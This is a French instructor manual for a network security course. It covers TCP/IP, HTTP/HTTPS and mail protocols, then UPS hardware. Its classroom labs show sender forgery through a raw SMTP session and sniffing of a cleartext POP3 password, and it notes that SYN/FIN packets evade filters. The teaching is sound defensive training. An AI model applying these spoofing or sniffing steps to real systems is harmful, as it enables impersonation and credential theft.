Formation
Sécurité des Réseaux

Version 1.0.1

Support Instructeur

Eric BERTHOMIER

17 mars 2005

Table des matières

Remerciements

Une pensée toute particulière à ma femme et à mes 2 filles pour leur soutien de tous les instants.

Merci à tous les stagiaires qui ont supportés mon vagabondage pédagogique ainsi que tous mes collègues qui ont supportés mes ronchons quotidiens.

Un remerciement tout particulier à (dans l'ordre alphabétique) :

Laurent Corbin : pour sa relecture et ses idées de nouveaux chapitres

Philippe Cloarec : pour ses connaissances techniques, électroniques et ondes radio.

Johnny Diaz : imperturbable interrogateur qui a permis de faire avancer énormément le côté pédagogique de mes cours. Merci notamment pour ses prises de notes maintes fois reprises.

Bruno Panaget : studieux et intéressé, merci pour son soutien dans la réalisation de ces cours.

Erwann Simon : vénérable maître de Linux qui m'aide dans les coups durs et mes oublis.

fr.comp.text.tex : merci à tous ceux qui m'ont aidé à naviguer au sein de cet outil puissant et fiable.

Toutes mes excuses à ceux que j'aurais pu oublier ...

Chapitre 1

Historique

Version	Date	Mise à jour
1.0.1	24 Juin 2004	1ère version finalisée

Chapitre 2

Prérequis du cours

Le cours nécessite de disposer des fonctionnalités suivantes :

- Accès Internet
- Machine Linux disposant :
  - des services suivants :
    - POP : QPopper
    - SMTP : Exim
    - Apache : httpd
    - Apache sécurisé : libapache-modssl
    - SSH : sshd
    - Telnet : telnetd
  - des outils suivants :
    - Compilation C
    - nmap
    - hping (logiciel)
  - des utilisateurs suivants :
    - stage1
    - stage2
    - stage3
    - stage4
    - stage5
    - stage6

- Machine Windows avec la possibilité d'installer le logiciel suivant :
  - Ethereal
  - Putty

Première partie

Introduction

Chapitre 3

Introduction

Apportant avec elle, le support électronique, la messagerie instantanée, la communication haut débit, les pages web, les bases de données ouvertes, l'informatique a ouvert la porte à un nouveau type de criminalité la cybercriminalité. Longtemps ignoré par les responsables informatiques le hacking représente maintenant un enjeu économique important et nombreuses sont les attaques visant à détruire ou à usurper des informations.
En premier lieu, nous rappellerons les principes du TCP/IP et des protocoles du web HTTP/HTTPS.
Puis nous expliquerons le fonctionnement d'un programme afin de contrôler au maximum ce que fait une session Internet.
Ensuite, nous passerons à l'attaque. Tout d'abord en tant qu'éclaireur nous verrons différentes méthodes permettant la découverte de VOS machines. Une fois découvertes nous verrons les différents types d'attaques qu'elles peuvent subir.
Face à nous, les adversaires possèdent de puissantes défenses que nous analyserons : Firewall, IDS, Honey Pots, ...
Mais ne nous leurrons pas, toute défense possède ces failles surtout si le mal vient de l'intérieur... ou même de soit.
Enfin, afin d'étendre notre connaissance et se donner un champs de vision important, nous installerons et sécuriserons à minima 2 systèmes, Windows 2000 & Linux Debian Woody.




FIG. 3.1 – Statistiques des attaques Web

Deuxième partie

Rappel sur les réseaux

Chapitre 4

Introduction

Nous allons commencer par un rappel des notions de base du protocole TCP/IP indispensable à la compréhension du fonctionnement des signatures et des filtres.
Puis nous aborderons le fonctionnement des pages Web avec les 2 protocoles utilisés par les serveurs : HTTP et HTTPS.
Enfin, nous verrons la dernière composante de notre quotidien Internet : le mail avec les protocoles POP3 et SMTP.

Chapitre 5

TCP IP [5]

Un paquet TCP/IP est composé de deux parties : la partie en-tête et la partie data.

5.1 L'en-tête TCP/IP

L'en-tête TCP/IP contient toutes les informations que le paquet utilise sur le réseau pour circuler. Il est composé de deux parties : une partie contenant les informations utilisées pour effectuer le routage et l'adressage appelé l'en-tête IP, et une deuxième partie contenant les informations concernant le protocole de transport du paquet (TCP, UDP, ICMP) appelé en-tête TCP. Cette 2nde partie varie en fonction des applications qui utilisent les services du protocole TCP/IP.

5.1.1 L'en-tête IP

<table>
<tr><td colspan="2">Numéro de version
(4 bits)</td><td>Longueur en-tête IP
(4 bits)</td><td>TOS
(8 bits)</td><td colspan="4">Longueur totale du paquet =
longueur-en-tête (IP + protocole encapsulé)
+ données
(16 bits)</td></tr>
<tr><td colspan="3">Identification
identifie les fragments d'un même paquet</td><td>R
(1 bit)</td><td>DF
(1 bit)</td><td>MF
(1 bit)</td><td>Offset du fragment
(13 bits)</td></tr>
<tr><td colspan="2">TTL
(8 bits)</td><td>Protocole
00000001=ICMP
00000110=TCP
00010001=UDP</td><td colspan="4">Somme de contrôle
(16 bits)</td></tr>
<tr><td colspan="7">Adresse IP destination
(32 bits)</td></tr>
<tr><td colspan="7">Adresse IP source
(32 bits)</td></tr>
</table>

TAB. 5.1 – En-tête IP

- TOS : Type Of Service (qualité de service), non utilisé.
- TTL : Time To Live, durée de vie, décrémenté de 1 à chaque passage de routeur.
- Flags (R, DF, MF) :
  - `DF` : indique que le paquet ne doit pas être fragmenté
  - `MF` : indique que le paquet fait partie d'un ensemble de paquets fragmentés
- Combinaisons de valeurs possibles pour les flags R, DF & MF :

– `001` : il y a encore des fragments
– `000` : dernier fragment (ou pas fragmenté)
– `01X` : ne pas fragmenter

5.1.2 Le protocole TCP

Numéro de port source (16 bits)								Numéro de port Destination (16 bits)
Numéro de séquence (32 bits)								
Numéro d'acquittement (32 bits)								
Longueur entête TCP (4 bits)	Bits réservés (6 bits)	U R G	A C K	P S H	R S T	S Y N	F I N	Taille de la fenêtre (16 bits)
Somme de contrôle (16 bits)								Pointeur Urgent (16 bits)
Options								

TAB. 5.2 – En-tête TCP

– URG : Urgent (Ctrl-C par exemple sur telnet)
– ACK : tenir compte de l'Acknowledgement
– PSH : délivrer immédiatement les données (après une fin de ligne sous telnet par exemple)
– RST : reset, reprise d'une connexion au départ (après plusieurs SYN incompréhensible ou un crash)
– SYN : Synchronisation des numéros de séquence
– FIN : termine la connexion

Remarque : l'ISN définit le Numéro de Séquence Initial (à l'établissement de la connexion).

5.1.3 Propriétés du protocole TCP

Toute session TCP normale se décompose en trois étapes à savoir :
– établissement de connexion
– échange de données
– fin de la connexion

Chacune de ces étapes se caractérise par un numéro de séquence et une combinaison de drapeaux.

5.2 Numéros de séquence [15]

Une des fonctionnalités majeures du protocole TCP consiste à la numérotation de chaque paquet en un numéro de séquence. Ces paquets sont ensuite acquittés individuellement par l'hôte.

La machine source envoie par exemple les paquets numérotés par 100, 101, 102 et 103 à une autre machine. Cette dernière répond par un acquittement (ACK) contenant le numéro de séquence du paquet reçu. Ainsi l'émetteur du paquet relève les aquittements reçus et renvoie les paquets qui n'ont pas été aquittés :

Remarque : les paquets reçus par le destinataire ne sont pas obligatoirement immédiatement acquittés, de plus il se peut qu'ils n'arrivent pas à destination dans l'ordre dans lequel ils ont été envoyés.

Emetteur	Réseau	Destinataire
Paquet 100	$\longrightarrow$	Paquet 100 reçu
100 a bien été reçu par le destinataire	$\longleftarrow$	acquittement de 100
Paquet 101 a bien été reçu	$\longrightarrow$	Paquet 101 reçu
101 a bien été reçu par le destinataire	$\longleftarrow$	acquittement de 101
Paquet 102	$\longrightarrow$	?????????
Paquet 103	$\longrightarrow$	Paquet 103 reçu
103 a bien été reçu par le destinataire	$\longleftarrow$	acquittement de 103
102 n'a pas reçu d'acquiescement, on le renvoie	$\longrightarrow$	Paquet 102 reçu
102 a bien été reçu par le destinataire	$\longleftarrow$	acquittement de 102

TAB. 5.3 – Principe des numéros de séquence




FIG. 5.1 – Principe de l'acquittement des trames

5.3 Connexion de base entre deux hôtes TCP

Le TCP utilise une connexion en trois-temps[1]. Ceci permet d'éviter les connexions infructueuses. Le schéma suivant représente l'évolution d'une connexion entre une machine A et une machine B. Pour chacune des machines l'état du port est celui de l'action qui vient de se produire (Emission ou Réception de paquet). *SEQ* représente le numéro de séquence du paquet, *ACK* acquitte le paquet reçu en indiquant le numéro de séquence du prochain paquet attendu et *CTL* représente l'état du bit de contrôle, c'est-à-dire *SYN*, *ACK* ou *SYN-ACK*.

Machine A	Réseau	Machine B
1.CLOSED		LISTEN
2.SYN-SENT →	<SEQ=100><CTL=SYN>	← SYN-RECEIVED
3.ESTABLISHED ←	<SEQ=300><ACK=101><CTL=SYN,ACK>	← SYN-RECEIVED
4.ESTABLISHED →	<SEQ=101><ACK=301><CTL=ACK>	→ ESTABLISHED
5.ESTABLISHED →	<SEQ=101><ACK=301><CTL=ACK><DATA>	→ ESTABLISHED

TAB. 5.4 – Connexion de base

Sur la première ligne, la machine B est en attente de connexion. L'hôte A initie une connexion vers B, elle envoie donc un paquet contenant le bit de contrôle *SYN*, l'état du port devient donc *SYN-SENT*. B reçoit ce paquet, il passe à l'état *SYN-RECEIVED* et envoie un paquet contenant *SYN-ACK* et attendant un paquet ayant comme numéro de séquence 101. A reçoit ce paquet, passe à l'état *ESTABLISHED* et envoie un paquet numéroté 101, comme demandé par B, ayant le bit de contrôle positionné à *ACK*. Puis B reçoit ce paquet et passe à l'état *ESTABLISHED*. La transmission peut enfin avoir lieu.

5.3.1 Les Drapeaux

Les drapeaux sont les identificateurs utilisés par TCP/IP pour indiquer l'étape d'une connexion. Les différents types de drapeaux de TCP sont :

- SYN marque une demande de connexion.
  Pendant cette phase de connexion aucune donnée n'est transmise.
  Tout paquet contenant des données pendant la phase de demande de connexion est suspect (signature).
- ACK acquitte la réception d'un paquet.
- FIN marque la fin d'une session.
- ReSeT suspend une connexion.
- PuSH pour pousser le paquet dans le tampon d'entrée de l'application. Il est utilisé pour des applications interactives (Telnet).
  Un drapeau P avec un port de destination qui n'est pas celui d'une application interactive doit être analysé avec attention.
- URGent marque un paquet prioritaire
- Marqueur marque un paquet contenant des données.

5.4 Les diffèrents états d'un port TCP lors d'une connexion [15]

Un port TCP passe par diffèrents états lors d'une connexion. Il est possible de voir l'état de chaque port en utilisant la commande Unix `netstat` (disponible également sous Windows). Voici la liste de ces diffèrents états :

- LISTEN Attente d'une demande de connexion.

[1] Three way handshake

- SYN-SENT Attente de la réponse du destinataire après une demande de connexion.
- SYN-RECEIVED Attente de la confirmation de l'acquiescement d'une demande de connexion après avoir reçu la demande de connexion et renvoyé un premier acquiescement.
- ESTABLISHED Représente une connexion ouverte, prête à transmettre et recevoir des données.
- FIN-WAIT-1 Attente d'une demande de fin de connexion du TCP distant. Ou un acquiescement de la demande de fin de connexion préalablement envoyé.
- FIN-WAIT-2 Attente d'une demande de fin de connexion du TCP distant.
- TIME-WAIT Attente d'une durée suffisante pour être sûr que l'hôte TCP a reçu l'acquiescement de sa demande de fin de connexion.
- CLOSE-WAIT Attente d'une demande de fin de connexion venant d'un utilisateur local.
- CLOSING Attente de l'acquiescement d'une demande de fin de connexion d'un hôte TCP.
- CLOSED Représente un état où il n'y a pas de connexion.

5.5 Sécurité : Association de drapeaux

Étant donné que chaque session du protocole TCP/IP se décompose en trois étapes, à chaque étape correspond une association de drapeaux.

- Les associations de drapeaux pour une demande de connexion sont : SYN, SYN / ACK, ACK.
- Les associations de drapeaux pour un échange de données sont : P / ACK, · / ACK.
- Les associations de drapeaux pour une fin de session sont : F / ACK, R / ACK

Certaines associations de drapeaux sont l'œuvre de paquets fabriqués à des fins de nuisance du réseau

Association de drapeaux anormale

Comme association de drapeaux anormale on a :

- SYN / FIN (ce paquet demande une ouverture de session et en même temps une fin de session ce qui est anormal). C'est une signature qui échappe à des dispositifs de filtrages et qui évite que le paquet soit journalisé.
- Un ACK PING consiste à utiliser le ACK au lieu de ping pour contourner des dispositifs qui filtrent ce genre de balayage. En envoyant un ACK à toutes les machines d'un réseau celles qui sont actives répondront par un RESET.
- Un ACK qui n'est pas précédé SYN est suspect (signature d'une attaque).

5.5.1 Paquet fragmenté

L'une des grandes difficultés des dispositifs de filtrage de nos jours est la fragmentation. La fragmentation est le moyen dont dispose le routeur pour couper en fragments un paquet dont le MTU ne correspond pas à son prochain médium. Mais la fragmentation peut-être mise en œuvre pour contourner un dispositif de filtrage. Donc il faut savoir distinguer un paquet fragmenté normal,d'un paquet fragmenté anormal.

Tous les fragments d'un paquet fragmenté ont **le même numéro d'identification** (voir schéma en-tête IP) que le paquet original.

Il existe trois types de fragments :

- Premier fragment : indique le protocole de transport,son OFFSET est nul, son drapeau MF est défini.
- Deuxième fragment : n'indique pas de protocole, son OFFSET est différent de zéro, son drapeau MF est défini.
- Dernier fragment : n'indique pas de protocole, son OFFSET est différent de zéro,mais son MF n'est pas défini.

REMARQUE

1. Tous les paquets fragmentés d'un paquet original contiennent le même numéro d'identification contenu dans l'en-tête IP du paquet original.
2. Un fragment est caractérisé par son OFFSET (la quantité de données du paquet original transmise avant celui-ci) indique sa position dans le paquet original. Étant donné qu'aucune donnée n'est transmise avant le premier paquet fragmenté d'un paquet original, son OFFSET est nul.
3. Un fragment est défini par son drapeau MF qui indique si ce fragment sera suivi par un autre fragment ou non. Ainsi pour le dernier fragment d'un paquet original le drapeau MF n'est pas défini. S'il est défini, MF = 1. S'il n'est pas defini MF = 0.

5.6 Protocole UDP

UDP est le protocole utilisé par les applications dont le transport n'exige pas une certaine fiabilité. Contrairement à TCP il fonctionne en mode non connecté ce qui le rend plus vulnérable que le TCP,car il n'a pas de numéro de séquence.

Numéro de port source (16 bits)	Numéro de port destination (16 bits)
Longueur en-tête UDP (16 bits)	Somme de contrôle (16 bits)

TAB. 5.5 – En-tête UDP

5.7 Protocole ICMP

ICMP est un protcole permettant de transmettre des informations de contrôle et de gestion du réseau. IP n'est pas dans sa définition stable, le but de ces messages de contrôle est donc de pouvoir signaler l'apparition d'une erreur. Par contre, ICMP ne garantit pas que le datagramme soit acheminé ni qu'un message de contrôle soit retourné.
Il sert notamment à envoyer un ping (echo request + echo reply) mais peut aussi servir à des œuvres de malveillance (mappage, attaque SMURF (section 23.3.3 page : 89)).

Type (8 bits)	Code (8 bits)	Somme de controle (16 bits)
Identification (16 bits)		Numéro de séquence (16 bits)

TAB. 5.6 – En-tête ICMP

5.8 Travaux Pratiques

– Installer le logiciel Ethereal sur vos machines.

– Retrouver les différents types de trames indiqués précédemment.

Valeur	Nom	Description
0	Réponse d'écho	Rien de plus que la réponse à un PING
3	Destination inaccessible	Il permet d'être informé que l'hôte avec lequel on désire communiquer n'est pas accessible. Cette réponse peut souvent éviter à une application de rester en attente d'une réponse qui ne viendra pas.
4	Étranglement de la source	Principalement utilisés par les routeurs, ce signal permet d'expliquer à un hôte qui parle un peu trop qu'il faut qu'il se taise, parce qu'il inonde la file d'attente.
5	Redirection nécessaire	Information utile pour la mise à jour des tables de routage.
8	Demande d'écho	Question posée à un hôte par la commande PING.
11	TTL Expiré	Un paquet est toujours émis avec une durée de vie. Cette durée de vie est décrémentée à chaque nœud qui traite le paquet (d'une durée minimum d'une seconde, ou du temps qu'a mis la paquet à traverser le nœud). Si le paquet arrive en fin de vie, il est jeté et un message ICPM de type 11 est envoyé à l'émetteur. Cette propriété est utilisée dans la commande "tracert" ("traceroute" sur Linux) pour calculer les temps d'accès sur les diverses passerelles du chemin parcouru.
12	Problème de paramètre	Ce message indique qu'il y a une erreur dans le champ d'en-tête du paquet. Ce problème ne peut normalement arriver que dans le cas d'un bug du logiciel.
13	Requête d'horodatage	Assez similaire à la requête d'écho, avec en plus le marquage de l'heure. Ce type d'écho permet de connaître l'heure d'arrivée de la requête et l'heure de départ de la réponse sur l'hôte cible.
14	Réponse d'horodatage	
17	Requête de masque d'adresse	Ces messages sont utilisés pour effectuer des tests au sein d'un réseau ou d'un sous-réseau.
18	Réponse de masque d'adresse	
30	Traceroute	

TAB. 5.7 – Quelques messages ICMP

Chapitre 6

HTTP [10]

6.1 Le Protocole HTTP

HTTP : HyperText Tranfert Protocol (RFC 1945 et 2068)
* protocole de rapatriement des documents
protocole de soumission de formulaires

6.2 Principe de fonctionnement

* connexion
demande (GET) d'un document
renvoi du document (status=200) ou d'une erreur
déconnexion

HTTP est un protocole en mode de lignes de caractères (ASCII). Comme nous le verrons, un simple telnet sur le port 80 permet de dialoguer avec un serveur Web.

6.3 Requête au serveur

URI : Uniform Ressource Identifier adresse des ressources sur INTERNET

GET : demande des informations et une zone de données concernant l'URI.
HEAD : demande pour obtenir des informations concernant l'URI uniquement.
POST :envoi de données (contenu du formulaire vers le serveur, ...). Ces données sont situées après l'entête et un saut de ligne.
PUT : enregistrement du corps de la requête à l'URI indiqué
DELETE : suppression des données désignées par l'URI
OPTIONS : demande des options de communication disponibles
TRACE : retourne le corps de la requête intacte (déboguage)

6.4 Réponse du serveur

<Méthode><URI>HTTP/<Version>
[<Champs d'entête> :<Valeur>]
[<tab>Suite Valeur si > 1024>]
ligne blanche
[corps de la requête pour la méthode POST]

GET /document.html HTTP/1.0	POST /script HTTP/1.0
Accept : www/source	Accept : www/source
Accept : text/html	Accept : text/html
Accept : image/gif	Accept : image/gif
User-Agent : Lynx/2.2 libwww/2.14	User-Agent : Lynx/2.2 libwww/2.14
From : groucho@marx.net	From : groucho@marx.net
une ligne blanche *	Content-Length : 24
	* **une ligne blanche** *
	name1=value1&
	name2=value2

TAB. 6.1 – Requête au serveur

HTTP/<Version><Status><Commentaire Status>	HTTP/1.1 200 OK
Content-Type : <Type MIME du contenu>	Date : Tue, 26 Nov 2002 10 :13 :43 GMT
<Champ d'entête> : <Valeur>	Server : Apache/1.3.26 (Unix) Debian GNU/Linux
<Champ d'entête> : <Valeur>	Last-Modified : Fri, 22 Nov 2002 10 :48 :54 GMT
<Champ d'entête> : <Valeur>	ETag : "57c5d-f5-3dde0b96"
<Champ d'entête> : <Valeur>	Accept-Ranges : bytes
<Champ d'entête> : <Valeur>	Content-Length : 245
<Champ d'entête> : <Valeur>	Connection : close
une ligne blanche	
Document	<html>
Document	</html>

TAB. 6.2 – Réponse du serveur

6.4.1 Statut (status in english) de la requête

100-199 Informationnel

- 100 : Continue (le client peut envoyer la suite de la requête), ...

200-299 Succès de la requête client

- 200 : OK
- 201 : Created
- 204 : No Content, ...

300-399 Redirection de la Requête client

- 301 : Redirection
- 302 : Found
- 304 : Not Modified
- 305 : Use Proxy, ...

400-499 Requête client incomplète

- 400 : Bad Request
- 401 : Unauthorized
- 403 : Forbidden
- 404 : Not Found

500-599 Erreur Serveur

- 500 : Server Error
- 501 : Not Implemented
- 502 : Bad Gateway
- 503 : Out Of Resources (Service Unavailable)

6.5 HTTPS

S comme secure ...
Le but de https est de sécuriser les accès à un service web afin d'en préserver la confidentialité.

6.5.1 Principe

Les accès à des pages web se font à l'aide du protocole http, en empruntant le réseau Internet. Aucune garantie de confidentialité n'est assurée lors de ces accès ; il est relativement simple à un pirate d'intercepter vos requêtes et les réponses faites par le serveur. En outre, vous n'avez pas une certitude absolue de consulter le site que vous croyez.

Internet est maintenant utilisé pour des applications de commerce électronique, ou parfois pour accéder à des données confidentielles soumises à authentification (échange de login - mot de passe).

Il faut savoir que, dans ce cas, il n'est pas très difficile à un pirate d'intercepter ces informations confidentielles, y compris votre mot de passe, et ainsi d'usurper votre identité, voire récupérer votre code de carte bleue.

Afin de palier à ces inconvénients, le protocole https peut être mis en oeuvre. D'une manière très schématique, il permet d'encapsuler et de crypter le trafic http ; ainsi, il sera quasiment impossible à un pirate qui intercepterait des accès à des pages chargées via le protocole https de décrypter cet échange, et donc de récupérer des informations confidentielles.

En outre, https permet de s'assurer que le serveur W3 auquel on accède est bien celui que l'on croit.

Les échanges https sont cryptés et décryptés à l'aide d'un couple de 'clés informatiques' qui sont propres à un serveur W3 :

- La clé privée qui n'est connue que de ce serveur
- La clé publique qui est connue du monde entier

Le navigateur qui accède à un serveur à l'aide du protocole W3 doit récupérer la clé publique de ce serveur ; celle-ci lui est transmise depuis le serveur W3, encapsulée dans un certificat X509 (fichier informatique).

Ce certificat contient donc la clé publique du serveur, validée ("signée") par un organisme reconnu, appelé autorité de certification (CA).

6.5.2 Fonctionnement

- Phase 1
  Authentification du serveur et/ou du client par PKI[1].
- Phase 2
  Chiffrage avec une clé (secrète) symétrique de session
- Phase 2bis
  Reprise après déconnexion

Le port utilisé pour ce type de connexion est le 443.

6.6 Travaux Pratiques

6.6.1 Protocole HTTP

Connecter vous en telnet sur le port 80 (sous Putty, utiliser le mode `raw` de la machine indiquée par l'instructeur.

```
telnet lampion 80
GET /index.html HTTP/1.0
<Retour Chariot>
```

6.6.2 HTTPS

- Connectez vous à la version non sécurisée de la page Web http ://.../secure.html
- Connectez vous à la version sécurisée de la page Web https ://.../secure.html

Utilisez votre sniffer, comparez ...

[1]Public Key Infrastructure. Ensemble de techniques, organisations, procédures et pratiques qui définissent l'implémentation et l'exploitation de certificat numériques basés sur la cryptographie à clés publiques (Yannick Quenec'hdu - www.idealx.com)

```
Trying 127.0.0.1...
Connected to lampion.
Escape character is '^]'.
GET /index.html HTTP/1.0

HTTP/1.1 200 OK
Date: Tue, 26 Nov 2002 10:13:43 GMT
Server: Apache/1.3.26 (Unix) Debian GNU/Linux
Last-Modified: Fri, 22 Nov 2002 10:48:54 GMT
ETag: "57c5d-f5-3dde0b96"
Accept-Ranges: bytes
Content-Length: 245
Connection: close
Content-Type: text/html; charset=iso-8859-1

<html>
        <head>
                <title>Sécurité des réseaux</title>
        </head>

        <body>
                <h1>Sécurité des réseaux</h1>

                <a href="mozilla.html">Mozilla</a><BR>
                <a href="ie5.html">Internet Explorer</a><BR>
                <a href="cgi.html">CGI</a><BR>
        </body>
</html>
Connection closed by foreign host.
```

TAB. 6.3 – Exemple de session HTTP avec telnet

Chapitre 7

Mail

Nous allons voir que l'envoi et la réception de mail n'est pas sécurisée du fait même du protocole utilisé. Pour celà, nous allons utiliser une machine Linux qui par défaut peut envoyer / recevoir des messages entre utilisateurs.

7.1 SMTP : Envoi de mails

Nous allons implémenter le protocole SMTP de manière littérale en utilisant une connexion telnet sur le serveur SMTP (port 25).

```
telnet localhost 25
220 lampion ESMTP Postfix (Debian/GNU)
mail from: zorro@localhost
250 Ok
rcpt to: eric@localhost
250 Ok
data
Bonjour Eric,
je signe d'un Z qui veut dire Zorro
Z
.

quit
```

Voilà le courrier a été envoyé de eric vers fred sur la machine locale (localhost). Bien sûr ceci peut se faire d'une machine sur une autre et sur les machines du Net. Regardons le courrier de Fred maintenant.

```
login: eric
passwd: ****
Vous avez reçu un message ...
```

À aucun moment un mot de passe n'a été demandé, il est donc possible d'envoyer des messages venant de n'importe qui vers n'importe qui, ce que l'on appelle une usurpation d'adresse mail. Ceci est vrai sur les serveurs SMTP non sécurisés, sur les autres serveurs, l'adresse de l'expéditeur est contrôlé, vous ne pouvez donc pas indiqué n'importe quel expéditeur. Cette "faille" est l'une des explications de l'origine du spam.

7.2 POP3 : Lecture des mails

Le rapatriement des mails se fait par l'intermédiaire du protocole POP3, nous allons voir que ce protocole laisse passer les mots de passe en clair ...
Envoyer un mail avec un client mail :

```
mail fred
...
```

Se connecter à l'aide de telnet sur le serveur POP3 (port 110).

```
telnet localhost 110
Connected to lampion
Escape character is '^]'
+OK QPopper
USER fred
+OK Password required for user fred
PASS ...
+OK fred has 1 visible message (0 hidden) in 365 octets
LIST
1 365
.
RETR 1
.../.. mon message
DELE 1
+OK Message 1 has been deleted.
QUIT
+OK Pop server at lampion signing off.
```

7.3 Travaux pratiques

Sous Putty, il est nécessaire d'utiliser le mode `raw`.

- En utilisant les comptes stage1 à stage6, aidez vous des sessions décrites précédemment pour envoyer un message et le lire.
- Nous allons maintenant montrer que le protocole utilisé est le même pour un client mail Windows, configurez Outlook Express pour qu'il charge (POP3) les messages sur l'un des comptes stageX.
- Une fois le protocole de test mis au point, refaire la même manipulation en sniffant les trames sortantes du logiciel Outlook Express. Repérez le mot de passe.

Chapitre 8

Conclusion

Les connaissances de bases sur les réseaux acquises, il nous est possible maintenant de voir comment stopper les sniffer. Par la suite nous découvrirons que c'est l'analyse poussée des protocoles réseaux qui permet d'attaquer et de protéger un serveur.

Troisième partie

Sécurité des données

Chapitre 9

Onduleur[6]

9.1 En bref

- La puissance de l'onduleur : exprimée en VA (ou KVA) elle conditionnera la capacité de l'onduleur à alimenter votre équipement en cas de coupure secteur. Généralement on conseille d'appliquer un facteur 1,4 à 1,5 : pour un PC consommant au total 300W réels prévoir un onduleur de 420W ou plus est idéal.
- Le type : pour un particulier un classique modèle "off-line" sera généralement approprié. Si vous avez très fréquemment et longuement des perturbations électriques du type baisses de tension un modèle "line-interactive" sera un plus. Enfin, si vous souhaitez avoir une sécurité électrique maximale vous opterez pour un modèle "on-line".
- La marque : parmi les plus connues citons APC, MGE (Merlin Gerin - UPS), Best Power et Liebert.

9.2 Dans le détail

Le rôle premier d'un onduleur est de protéger votre ordinateur des variations et interruptions de tension. En effet, suivant votre lieu de résidence, les coupures (ou micro-coupures) d'électricité, les baisses de tension ou les surtensions sont plus ou moins fréquentes.

Ces défauts de tension entraînent l'arrêt ou le redémarrage soudain de votre machine et de ses périphériques. Ceci a pour conséquence de vous faire perdre les travaux en cours non sauvegardés et peut parfois à terme endommager votre matériel informatique. Que vous habitiez une région un peu reculée où la tension secteur fournie n'est pas toujours exempte de défaut et/ou que vous vouliez protéger votre matériel informatique ainsi que vos données c'est à dire être sur de ne pas être interrompu pendant votre travail, l'investissement reste plutôt raisonnable, même pour un particulier, surtout si on le relativise à l'achat d'un ordinateur complet.

La plupart des onduleurs actuels incluent des systèmes de protection contre la foudre et les surtensions liées : il faut savoir que même si ces systèmes ne sont pas totalement inefficaces, ils ne protègent pas rigoureusement et à 100% votre matériel de ce phénomène, contrairement à ce que l'appellation semble indiquer. En effet, la foudre reste un phénomène difficilement quantifiable et mal maîtrisé. D'autre part, n'oubliez pas que si vous êtes sur Internet, la foudre peut frapper les lignes téléphoniques et la surtension liée détruira au moins votre modem si pas en plus d'autres composants dans votre PC : tout ceci pour dire qu'autant éviter de se servir de son PC par temps très orageux, onduleur ou pas.

9.3 Technologies "Off-line", "Line-interactive" et "On-line"

Pour expliquer ces différentes technologies, il est nécessaire de décrire les grandes lignes de fonctionnement d'un onduleur. Ce type d'appareil est composé de trois grandes parties internes :

- Un transformateur alternatif/continu suivi d'un chargeur de batterie qui permet de maintenir la charge d'un accumulateur.
- La batterie (l'accumulateur) elle même.
- Un onduleur qui permet de transformer la tension continue issue de la batterie en tension alternative compatible avec votre ordinateur.

Dans un modèle "On-line", la tension fournie à votre ordinateur et éventuellement à ses périphériques provient uniquement de la transformation de la tension continue (issue de la batterie) en tension alternative. En fonctionnement normal, la batterie est rechargée en permanence tout en étant sollicitée. En cas de coupure, bien chargée, elle rend l'onduleur capable de fonctionner quelque temps sans autre apport d'énergie.

Un onduleur "Off-line" a ceci de différent qu'afin d'économiser sur les coûts de fabrication, il délivre la tension secteur (filtrée tout de même) directement à l'ordinateur tant que cette tension est correcte en terme de niveau. Dès que la tension passe en dessous d'un certain seuil, l'onduleur va alors commuter sur la batterie interne.

Du fait que l'onduleur "Off-line", au contraire de l'onduleur "On-line", ne délivre pas une tension continuellement en provenance des batteries il peut se produire un problème au moment de la commutation d'une source d'énergie à une autre (passage du secteur à la batterie donc). Cependant, les alimentations des ordinateurs actuels sont de type à découpage et intègrent de gros condensateurs capables de faire face à de très brèves coupures (aussi appelées micro-coupures) du secteur et ces systèmes peuvent donc dépendre d'onduleurs de type "Off-line" car ils sont capables de compenser le bref temps de commutation (quelques millisecondes) entre la coupure secteur et le transfert à la batterie de l'onduleur.

